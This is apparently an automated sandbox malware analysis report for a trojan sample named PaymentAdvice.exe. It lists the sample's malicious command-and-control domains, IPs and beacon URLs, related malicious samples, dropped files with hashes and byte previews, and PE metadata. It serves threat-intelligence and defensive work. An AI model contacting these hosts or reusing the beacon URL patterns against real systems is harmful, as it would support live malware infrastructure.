
Name	Malicious	Antivirus Detection	Reputation
http://www.plataformaporelmarcanario.com/c22b/?GPi8=zx0k4ABwBL0XDo/z29LcJNBul5/He8j/Xs403vcVS0JFFGbo2Kaumu3jNTCDwIeMd1g7&ary=tXLpzhFpgBj4m	true	• Avira URL Cloud: safe	unknown
www.saturnkorp.net/c22b/	true	• Avira URL Cloud: malware	low

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000003.0000000 0.264957707.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000003.0000000 0.264957707.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000003.0000000 0.264957707.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000003.0000000 0.264957707.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000003.0000000 0.264957707.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000003.0000000 0.264957707.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000003.0000000 0.264957707.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000003.0000000 0.264957707.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000003.0000000 0.264957707.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000003.0000000 0.264957707.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000003.0000000 0.264957707.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000003.0000000 0.264957707.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000003.0000000 0.264957707.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000003.0000000 0.264957707.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000003.0000000 0.264957707.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000003.0000000 0.264957707.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000003.0000000 0.264957707.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000003.0000000 0.264957707.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000003.0000000 0.264957707.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000003.0000000 0.264957707.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000003.0000000 0.264957707.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 00000003.0000000 0.264957707.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000003.0000000 0.264957707.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.urwpp.deDPlease	explorer.exe, 00000003.0000000 0.264957707.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000003.0000000 0.264957707.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000003.0000000 0.264957707.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
199.59.242.153	www.sgdivergence.com	United States		395082	BODIS-NJUS	true
35.214.93.182	webinast.com	United States		19527	GOOGLE-2US	true
81.19.159.73	www.brandschutzglas.com	Austria		38955	WORLD4YOUAT	true
52.142.208.184	www.plataformaporelmarcanario.com	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	true
75.126.101.233	www.saturnkorp.net	United States		36351	SOFTLAYERUS	true
104.21.85.234	www.dajiangzhibo12.com	United States		13335	CLOUDFLARENETUS	true
108.167.140.96	hispanicalinguablog.com	United States		46606	UNIFIEDLAYER-AS-1US	true
34.102.136.180	unmanglement.com	United States		15169	GOOGLEUS	false
66.96.162.131	www.abolishlawinforcement.com	United States		29873	BIZLAND-SDUS	true
184.168.131.241	puebloregentseniorliving.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	383926
Start date:	08.04.2021
Start time:	12:37:46

Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 52s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PaymentAdvice.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/3@13/10
EGA Information:	Failed
HDC Information:	• Successful, ratio: 20.4% (good quality ratio 18.6%) • Quality average: 75% • Quality standard deviation: 31.3%
HCA Information:	• Successful, ratio: 92% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 204.79.197.200, 13.107.21.200, 13.88.21.125, 168.61.161.212, 104.43.193.48, 95.100.54.203, 20.82.209.183, 40.88.32.150, 23.10.249.26, 23.10.249.43, 23.0.174.185, 23.0.174.200, 20.54.26.129, 20.82.210.154 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, skypedataprdcoleus15.cloudapp.net, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, fs.microsoft.com, dual-a-0001.a-msedge.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, a-0001.a-afdentry.net.trafficmanager.net, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
199.59.242.153	0BAdCQQVtP.exe	Get hash	malicious	Browse	• www.mybodtonheart.com/bei3/?8p=EZa0cv&2d=yiVLv/mU1trn0FqDcpsMmhM8eVaNKk/wrW0n1zaKB+0dUktd9YtDHn8fCzOxundmeb0pk/R87Q==
	RFQ_ V-21-Kiel-050-D02.xlsx	Get hash	malicious	Browse	• www.krishnagiri.info/nsag/?MDK0g=hPHybZPWty89zdC7zz6D1Y5bPXZXETq0TT3iYhuvTaEiGqMWh7BB5kcULROPrIgmxQ/f1w==&UB=hR-4brtxaT5D4f3
	New Order.exe	Get hash	malicious	Browse	• www.friendsed.com/ditf/?KvZpwPd=7CjyIVchQZXwoSp1jc0tC17NVLbOMlIdjZlIPcHCPGe34LEeqGe9fWkqZA8O62TU4Lu3&ARn=BjAtCdjxOrQ8pTgP
	ALPHA SCIENCE, INC.exe	Get hash	malicious	Browse	• www.simplyhealrhcareplans.com/sqra/?Rl=n3U7aY9a5ujS+qWiRfdW0plv/0Nv8djS+qMboD1ih5qiP+MT365v99ebZUVRUFJkYzoK&_jqT2L=gBg8BF3ptlc
	payment.exe	Get hash	malicious	Browse	• www.mybodtonheart.com/bei3/?M4YDYvh=yiVLv/mU1trn0FqDcpsMmhM8eVaNKk/wrW0n1zaKB+0dUktd9YtDHn8fCzCliGxmJdo4&Rl=M48tiJch
	Order.exe	Get hash	malicious	Browse	• www.getbacklink.net/cugi/?BlL=15D5Rlw69THVEJtjRVEnjixvCWz0IM/dTd5neGnMhVDDO36KfpjGt1+SA4NLCUy6JvG/&EZXpx6=tXExBh8PdJwpH

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PaymentInvoice.exe	Get hash	malicious	Browse	• www.sgdivergence.com/c22b/?9rgH70GX=cbaAnqZg13PDvDAp4rbrvZjl753VAJ/hVAzUOls5TeU5Jx4pkABxsKYQ72QgGrkYw3xe&LL0=X4XDHNl0z
	SB210330034.pdf.exe	Get hash	malicious	Browse	• www.tollisenschool.com/g7b/?8p=chLXzryXh&tL30J=IosHUe5U7sgPlvQ08qcmYS3dN02u+cj8WLYYiVwUOXtKG3qUsmBBVHLqljBtE+arhNut
	swift_76567643.exe	Get hash	malicious	Browse	• www.hicapitolize.com/m8es/?CVJ=sG6ecfng0YvqxX6BTfb7C0qDagoY2GDrv6xqwretuMrKP6q0Q4gvq6Z0725wPxuv0KtT&oX9=Txo8ntB0WBsp
	Request an Estimate_2021_04_01.exe	Get hash	malicious	Browse	• www.tollisenschool.com/g7b/?RzulnV=IosHUe5U7sgPlvQ08qcmYS3dN02u+cj8WLYYiVwUOXtKG3qUsmBBVHLqljBHbOqrlPmt&QL3=tTypTNm0gPD0F
	2021-04-01.exe	Get hash	malicious	Browse	• www.tollisenschool.com/g7b/?o2=iL30VlAxs&8pntMJ6P=IosHUe5U7sgPlvQ08qcmYS3dN02u+cj8WLYYiVwUOXtKG3qUsmBBVHLqlghXUv6T7qPq
	onbgX3WswF.exe	Get hash	malicious	Browse	• www.sgdivergence.com/c22b/?w6=cbaAnqZg13PDvDAp4rbrvZjl753VAJ/hVAzUOls5TeU5Jx4pkABxsKYQ72QgGrkYw3xe&1b=W6O4DXSP5
	ARBmDNJS7m.exe	Get hash	malicious	Browse	• www.bootstrapexpress.com/aqu2/?rPj0Qr6=nYriP3GcRBwukkcsj3Cw6qOl4UbADI9fnlgfdFCApi4mXX+dpAaC8djN6XYIns7fxRpg&tXrx=gdkpfvSpm

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Bista_094924,ppdf.exe	Get hash	malicious	Browse	• www.simplyhealrhcareplans.com/sqra/?EBZ=ZTIti4FxbnDxH&YVMp8pfx=n3U7aY9a5ujS+qWiRfdW0plv/0Nv8djS+qMboD1ih5qiP+MT365v99ebZUVRUFJkYzoK
	PO.1183.exe	Get hash	malicious	Browse	• www.dentalenhancments.com/god/?XDKPxrlh=EnxYEfX2deexTb058Y7c97BLkeqRbsEiixp341UOoiLWyojMB+48BbQ1WdyM7J0osU9+&anM=LjfLu4hPXh18f
	Scan-45679.exe	Get hash	malicious	Browse	• www.wwwrigalinks.com/gwam/?Bjq=CXJcwEGd359wd7S74zzuJNqJGNLbtnXn+r8vDW7RCwie8OTRcmbQ6IgfXutP9/RkpDpW&Efzxz2=2dut_L3xNbOxThN
	TT Remittance Copy.PDF.exe	Get hash	malicious	Browse	• www.creditcorecard.com/ihmh/?wP9=1bJfls8sWvOO1f7Vh8wqJhCF9whiFTpEYoud4iYCKocbr8IRO//r9FkTIR4//YxGu1lm&lZQ=7nbLunBhP
	DK Purchase Order 2021 - 00041.exe	Get hash	malicious	Browse	• www.atualizacao.net/vsk9/?GFQH8=DklfZSbfSG8rWu2eKGFDH5WZs9/qq3j2XcYy6rNlSlz25CVNqPMMuncxEVlgc+oIXeWq&llsp=gTULpTwpERQd0J
	9tRIEZUd1j.exe	Get hash	malicious	Browse	• www.bootstrapexpress.com/aqu2/?5j=nYriP3GcRBwukkcsj3Cw6qOI4UbADI9fnlgfdFCApi4mXX+dpAaC8djN6XYi4cLf1Thg&_P=2dhtaH9
	Revised Signed Proforma Invoice 000856453553.exe	Get hash	malicious	Browse	• www.nhu.xyz/fhg5/?Ppm=_6g8CjxH3jrHh&jFNl2H=VbAsszw93WcD6z21S0kZ/XCztDQBFhX49HLTNSyQRl++wquAZ3b8+Wv/gXH+lVuiRgQj

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
35.214.93.182	PaymentInvoice.exe	Get hash	malicious	Browse	• www.webinast.com/c22b/?k6A0=1WYFPCFAa+jpHIB9BnILU4C06qq5pGhvLsRWbgBa8h/dn7fbRDy+A9fX1Fu0aL3zxHrIzqJQ5A==&Jhk=xN90gjnxaL

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.brandschutzglas.com	PaymentAdvice.exe	Get hash	malicious	Browse	• 81.19.159.73
www.saturnkorp.net	PaymentAdvice.exe	Get hash	malicious	Browse	• 75.126.101.233
	PaymentInvoice.exe	Get hash	malicious	Browse	• 75.126.101.233
	PaymentInvoice.exe	Get hash	malicious	Browse	• 75.126.101.233
	PaymentInvoice.exe	Get hash	malicious	Browse	• 75.126.101.233
www.plataformaporelmarcanario.com	PaymentAdvice.exe	Get hash	malicious	Browse	• 52.142.208.184
	onbgX3WswF.exe	Get hash	malicious	Browse	• 52.142.208.184
	PaymentInvoice.exe	Get hash	malicious	Browse	• 52.142.208.184
www.vtz6whu5254xb1.xyz	PaymentInvoice.exe	Get hash	malicious	Browse	• 49.156.179.238
	onbgX3WswF.exe	Get hash	malicious	Browse	• 49.156.179.238
www.sgdivergence.com	PaymentInvoice.exe	Get hash	malicious	Browse	• 199.59.242.153
	onbgX3WswF.exe	Get hash	malicious	Browse	• 199.59.242.153
www.abolishlawinforcement.com	PaymentInvoice.exe	Get hash	malicious	Browse	• 66.96.162.131

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
WORLD4YOUAT	PaymentAdvice.exe	Get hash	malicious	Browse	• 81.19.159.73
	Purchase_Order_n4379.xls	Get hash	malicious	Browse	• 81.19.159.78
	test9.exe	Get hash	malicious	Browse	• 81.19.159.60
	http://www.mdk-physio.info/stats/esp/99el3ffy/ps447988435296u68vuob3m6ms3psu/	Get hash	malicious	Browse	• 81.19.145.55
	Status-zu-Sendung-506696250319.doc	Get hash	malicious	Browse	• 81.19.145.40
	Status-zu-Sendung-506696250319.doc	Get hash	malicious	Browse	• 81.19.145.40
	Status-zu-Sendung-506696250319.doc	Get hash	malicious	Browse	• 81.19.145.40
	http://evoqueart.com/myATT/NBFtzzzq_ooezAkh_9QbSA	Get hash	malicious	Browse	• 81.19.145.40
	53order pdf.exe	Get hash	malicious	Browse	• 81.19.145.84
	ORDER_20180620.DOC	Get hash	malicious	Browse	• 81.19.154.98
	invoice_305421.doc	Get hash	malicious	Browse	• 81.19.145.69
	http://lego-kaufen.at/Open-Past-Due-Orders/	Get hash	malicious	Browse	• 81.19.145.167
	http://www.se-beach-karting.at/Overdue-payment/	Get hash	malicious	Browse	• 81.19.145.156
	Emotet.doc	Get hash	malicious	Browse	• 81.19.149.200
	Emotet.doc	Get hash	malicious	Browse	• 81.19.149.200
	Emotet4.doc	Get hash	malicious	Browse	• 81.19.149.200
BODIS-NJUS	0BAdCQQVtP.exe	Get hash	malicious	Browse	• 199.59.242.153
	RFQ_ V-21-Kiel-050-D02.xlsx	Get hash	malicious	Browse	• 199.59.242.153
	New Order.exe	Get hash	malicious	Browse	• 199.59.242.153
	ALPHA SCIENCE, INC.exe	Get hash	malicious	Browse	• 199.59.242.153
	payment.exe	Get hash	malicious	Browse	• 199.59.242.153
	Order.exe	Get hash	malicious	Browse	• 199.59.242.153
	PaymentInvoice.exe	Get hash	malicious	Browse	• 199.59.242.153
	SB210330034.pdf.exe	Get hash	malicious	Browse	• 199.59.242.153
	swift_76567643.exe	Get hash	malicious	Browse	• 199.59.242.153
	Request an Estimate_2021_04_01.exe	Get hash	malicious	Browse	• 199.59.242.153
	2021-04-01.exe	Get hash	malicious	Browse	• 199.59.242.153
	onbgX3WswF.exe	Get hash	malicious	Browse	• 199.59.242.153
	ARBmDNJS7m.exe	Get hash	malicious	Browse	• 199.59.242.153
	Bista_094924.ppdf.exe	Get hash	malicious	Browse	• 199.59.242.153
	PO.1183.exe	Get hash	malicious	Browse	• 199.59.242.153
	Scan-45679.exe	Get hash	malicious	Browse	• 199.59.242.153
	TT Remittance Copy.PDF.exe	Get hash	malicious	Browse	• 199.59.242.153

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DK Purchase Order 2021 - 00041.exe	Get hash	malicious	Browse	• 199.59.242.153
	9tRIEZUd1j.exe	Get hash	malicious	Browse	• 199.59.242.153
	Revised Signed Proforma Invoice 000856453553.exe	Get hash	malicious	Browse	• 199.59.242.153
GOOGLE-2US	Betaling_advies.exe	Get hash	malicious	Browse	• 35.208.69.149
	Shinshin Machinery.exe.exe	Get hash	malicious	Browse	• 35.214.77.82
	4-1.doc	Get hash	malicious	Browse	• 35.208.24.64
	RFQ- 29012021-756455460 xlxs.exe	Get hash	malicious	Browse	• 35.208.150.174
	PaymentInvoice.exe	Get hash	malicious	Browse	• 35.214.93.182
	061-20-SEP-L.doc	Get hash	malicious	Browse	• 35.208.24.64
	331.doc	Get hash	malicious	Browse	• 35.208.24.64
	Swift.exe	Get hash	malicious	Browse	• 35.209.29.15
	Original Invoice-COAU7230734290.xlsx	Get hash	malicious	Browse	• 35.208.100.7
	PO_3351_60_20.doc	Get hash	malicious	Browse	• 35.208.24.64
	IMG_501_367_089.doc	Get hash	malicious	Browse	• 35.208.24.64
	Bista_094924,ppdf.exe	Get hash	malicious	Browse	• 35.214.215.226
	IMG_071_34_02.doc	Get hash	malicious	Browse	• 35.208.24.64
	RFx 6300306423.xlsx	Get hash	malicious	Browse	• 35.213.250.90
	Order Inqury-93-23-20.doc	Get hash	malicious	Browse	• 35.208.24.64
	PO_7201_60_74.doc	Get hash	malicious	Browse	• 35.208.24.64
	ps_script.ps1	Get hash	malicious	Browse	• 35.214.199.246
	RFx 6300306423.xlsx	Get hash	malicious	Browse	• 35.213.250.90
	PAGO DEL SALDO PENDIENTE DE SOA.EXE	Get hash	malicious	Browse	• 35.214.116.127
	1m7388e48E.exe	Get hash	malicious	Browse	• 35.209.145.241

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\9c4j8z4frqpd7zc1x010	
Process:	C:\Users\user\Desktop\PaymentAdvice.exe
File Type:	data
Category:	dropped
Size (bytes):	6661
Entropy (8bit):	6.6296815878574
Encrypted:	false
SSDEEP:	192:puD7N/LnAKy7uWDpAK7ZcPkPkYuMq9fIN4FE7L3P:puD7NTAGW1KPnpGWQP
MD5:	4ECE2D8EFA5135A9DB156CC14BD4BAA4
SHA1:	3436B53414E1502C72F1EC533B67ECF2D4CB2A77
SHA-256:	9CDD65FD2596E32C1F8E7CC24D7318FA158B84B0AD588338FE0A91CB6EE94403
SHA-512:	6EA6B0C6311839CB6C7A7425E3C887F60C7E0F9507D4551A4B5CE4BD0764E2197E0A2927B8B35F0790FDE2BE34BA1A432C53342F34412EFABE74771755247CD2
Malicious:	false
Reputation:	low
Preview:	A*...cD.o..m.\g.....c.T"..c.T.a.`o..m..O@c..cE....cLYL....[.....ma.[[[...ae.[__...ae.___...ma._[[....ma.[[[...ae.[__...ae.___...ma._[[....ma.[[[...ae.[__...ae.___...ma._[[....ma.[[[...ae.[__...ae.___...aa.__[....m.`...m.n...a.h...a.n...a.t...a.j...m.t....m.r....m.p...m.~...a.x...a.~....ae.[__...ae.___...ma._[[...ma.[[[....ae.[__...ae.___...ma._[[....ma.[[[....ae.[__...ae.___...ma._[[....ma.[[[.$.me.[[_..i.$.L.^__.me8^__.@.^__..me.[__.@.Z[[D`...a.P. ..)[.PD....a.`..FN.[.PD....ae.___.G[. _.L@Q...ma._[[.r..._.TDF...me.[[_.h.O2[.XL+...a.@..'v.[.X L....ae.___..^._.TH....m.X.j..._.THx...ma.[[[...a)[.XLi...a.|..J.m.d._...H....ma.[[[.;.gkm.d._...H....ma.[[[g.<.[.H.o..ma.[[[ca._[[o....a.`o.X....o.`i...a..c.Tc..ae.___o.`o..m.Dg.L.c.\....[D ...o.X....g8...'.....C.[...o..ma.[[[.....meTS__...[.`a$....A....#.....i.$.ma0Z_[.....[.d.iaPS[[._q._[[e$..M....#a.T_[....ia.T[[._.(_u.[[_a ..A.....m...ca.\[[[$.[.([q.__[e...M^...o....L. o.`c.L...$..[..[. HS.

C:\Users\user\AppData\Local\Temp\nse41F3.tmp\ic4muy4.dll	
Process:	C:\Users\user\Desktop\PaymentAdvice.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.151333512519193
Encrypted:	false

C:\Users\user\AppData\Local\Temp\nse41F3.tmp\ic4muy4.dll	
SSDEEP:	48:vpgBspoKnM4qq0vOvvOcTLNuLebdsbriB4ZYmRn:B/po94qT2JnktfiuZVRn
MD5:	FCEA56E70876A90B0C60EC7BA70E9B30
SHA1:	DEC05872A2525CCDC225ADBC620E809C199920A9
SHA-256:	9308D8307FD10AD6AD3A48696B353BEEAB443DC13931E37594A845A4E9ED6059
SHA-512:	075DD6EA258329606F34FC607B9E3D842986B139E1C541F73CDCE7C2A3DDFDA9D4C100A0F5C1E1A21A09F97AA1A3AA923F73D9AE6BD381D28BDAAC6C5F6E913
Malicious:	false
Reputation:	low
Preview:	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..L...R.n`.....!.....`.....@..... ..U...!.....@.....P..L..., ...0".....text..... ..`.rdata..... .....@..@.data.....0..... .....@....rsrc.....@.....@..@.reloc..L....P.....@..B..... ....

C:\Users\user\AppData\Local\Temp\v1q9hgnkdhn69j4o932	
Process:	C:\Users\user\Desktop\PaymentAdvice.exe
File Type:	data
Category:	dropped
Size (bytes):	164864
Entropy (8bit):	**7.998764468176309**
Encrypted:	**true**
SSDEEP:	3072:d0KAsddxWkAfp/M5e+oMS885Lba5jq/HltPX25hcjuQfqq4/H:iKBnOpsvV85Lbmq/F92DcyQfqj
MD5:	24DEB1E3972821F5540014A80FEFF6B0
SHA1:	75390DA39428FB16D225851E4331681A6AA49984
SHA-256:	1E13BF9EDAEE2DC001F2EB5960C0FAD8541C3B3F82BC099D85D15CB95F511CAB
SHA-512:	32048E34CAC8F2BAA9D2AA2CC19BF57AB7B7D726DBD9067A0A8899F962FD09B01B90835DD44971C6D133CBC4F3B09BE80C0A35D09CE0AC22F2148E53BC87CDA
Malicious:	false
Reputation:	low
Preview:	B*z...L..-.P...D".4,.....:.S..j.....z|&.....c.....:t.S.....)S.F.Zl.a.N.....M6w.M.l{....BP.....>dPS..k....Z..j...).wFx.ff..x.....1..?s...yH2[j.....%.jf.....c.U....}D/b...!=G..Xw.C~..s...ok ..f.0.....VF...H....&..3.%.[.Qz.`.#b.....[l.).s..P.#/\$...3.. .:...e.{7_.?..!].`.Y:..C..;a....f.j...X5.G.tF}. .O.F).....~.....W...%..7D...$GC..zK..'M..n.....W....8..l..dB2.[.j.(.On.....V&,..... ...\|.d..J...'M#.A.v..h..w..Wq...9..y./{v...../m[..M SM.o...D..x).V.....@.Eo.....7.d~7:....v.8q.v...[..j.....6..]An.Y.w.n..;.N..".. p..&.f.....6`..5,.$...W...@.9....H....L.Y%...[.Z#..... ..!9].s..A.....0e.$.A.pJ..{s4!.....L..y0.$....n..v...3\!">2...K%.....*.C.F...AW...X.....v..R8.....:6?C..<.....9...V...S....Ax../.g.|E..SG.k.K....~....N....G...n.Y.Op.....Q.|Gx=,.....0a. .@v.~..b.K..mr.f;.:.q.O....e..%..p..P.g...^..s.=b.T.....`.Y..n...R.....;.'.r{.A....fH=.....E..M9k.....y5.....=.....}.Du..x.f...).....5...B.....u....O.K

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.105149467378694
TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	PaymentAdvice.exe
File size:	357134
MD5:	91937d3f9e93657c18129ff519b7f340
SHA1:	d9acfebf2120d984d76bdf883094707305897691
SHA256:	397fd95899f186c1385818c6b996f4cb410e266a84b2c134104d01675a822e27
SHA512:	5750d58265a25f8f438d939a9d32d0634f5483a17a357805240eec4cff8e544e8580ad880ae85c9fb74b5e3a70b6b24c4bf96a58bab0d847f07dddd019d63ca5
SSDEEP:	3072:3yewmN4skJ3pn+w2xYQO26G0KAsddxWkAfp/M5e+oMS885Lba5jq/HltPX25hcjO:3dtpYKBnOpsvV85Lbmq/F92DcyQfqj
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....d.H..... .....:...!.....&.....e.....Rich.....PE..L.....8E.....Z....<.....J1.....

File Icon

Icon Hash:	70f8f0b2daf8f0b8

Static PE Info

General

Entrypoint:	0x40314a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x4538CD0B [Fri Oct 20 13:20:11 2006 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
